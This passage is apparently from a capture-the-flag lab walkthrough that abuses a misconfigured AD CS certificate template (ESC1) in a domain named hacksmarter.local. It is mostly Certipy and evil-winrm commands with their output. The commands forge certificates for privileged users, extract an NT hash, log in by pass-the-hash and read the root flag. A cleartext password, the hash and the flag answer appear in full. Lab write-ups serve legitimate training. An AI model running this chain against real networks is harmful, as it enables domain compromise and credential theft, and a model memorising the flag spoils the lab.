  ESC1                              : Enrollee supplies subject and template allows client authentication.
Abuse (ESC1) the AI_Takeover Certificate Template & Authenticate
User: Administrator
Request
IP=10.1.108.25

# Remember you can also use the Kerberos TGT with -k instead of the -p parameter
certipy-ad req -u 'Soulkiller.svc' -p 'MYpassword123#' -ca hacksmarter-DC01-CA \
  -template AI_Takeover -upn administrator@hacksmarter.local \
  -dc-ip $IP -target dc01.hacksmarter.local

mv *.pfx $IP/Loot/certipy-ad

# Output
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@hacksmarter.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Authenticate
This will fail because the password of the administrator has expired.
IP=10.1.108.25

certipy-ad auth -pfx $IP/Loot/certipy-ad/administrator.pfx -dc-ip $IP

# Output
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@hacksmarter.local'
[*] Using principal: 'administrator@hacksmarter.local'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
User: the_emperor
But we saw that the account the_emperor also has administrative rights.
Request
IP=10.1.108.25

# Remember you can also use the cracked password -p instead of -k parameter
export KRB5CCNAME=$IP/Loot/bloodyad/Soulkiller.svc_1m.ccache
certipy-ad req -u 'Soulkiller.svc' -k -ca hacksmarter-DC01-CA \
  -template AI_Takeover -upn the_emperor@hacksmarter.local \
  -dc-ip $IP -target dc01.hacksmarter.local

mv *.pfx $IP/Loot/certipy-ad

# Output
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN 'the_emperor@hacksmarter.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'the_emperor.pfx'
[*] Wrote certificate and private key to 'the_emperor.pfx'
Authenticate
IP=10.1.108.25

certipy-ad auth -pfx $IP/Loot/certipy-ad/the_emperor.pfx -dc-ip $IP

mv the_emperor.svc* $IP/Loot/ceripy-ad

# Output
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'the_emperor@hacksmarter.local'
[*] Using principal: 'the_emperor@hacksmarter.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'the_emperor.ccache'
[*] Wrote credential cache to 'the_emperor.ccache'
[*] Trying to retrieve NT hash for 'the_emperor'
[*] Got hash for 'the_emperor@hacksmarter.local': aad3b435b51404eeaad3b435b51404ee:d87640b0d83dc7f90f5f30bd6789b133

# Notable Findings
- The NT Hash
Post-Exploitation
Pass-the-Hash Authentication as the_emperor@hacksmarter.local
IP=10.1.108.25

# The hash is the last part of the found NT Hash
evil-winrm -i $IP -u 'the_emperor@hacksmarter.local' \
  -H 'd87640b0d83dc7f90f5f30bd6789b133'

# Output
vil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\the_emperor\Documents> type c:\users\administrator\desktop\root.txt
fcf1dd0f08d1068a2f151fd2ec5ecf05
*Evil-WinRM* PS C:\Users\the_emperor\Documents>
Flags
| Flag | Value |
|---|---|
| What is the root flag? | fcf1dd0f08d1068a2f151fd2ec5ecf05 |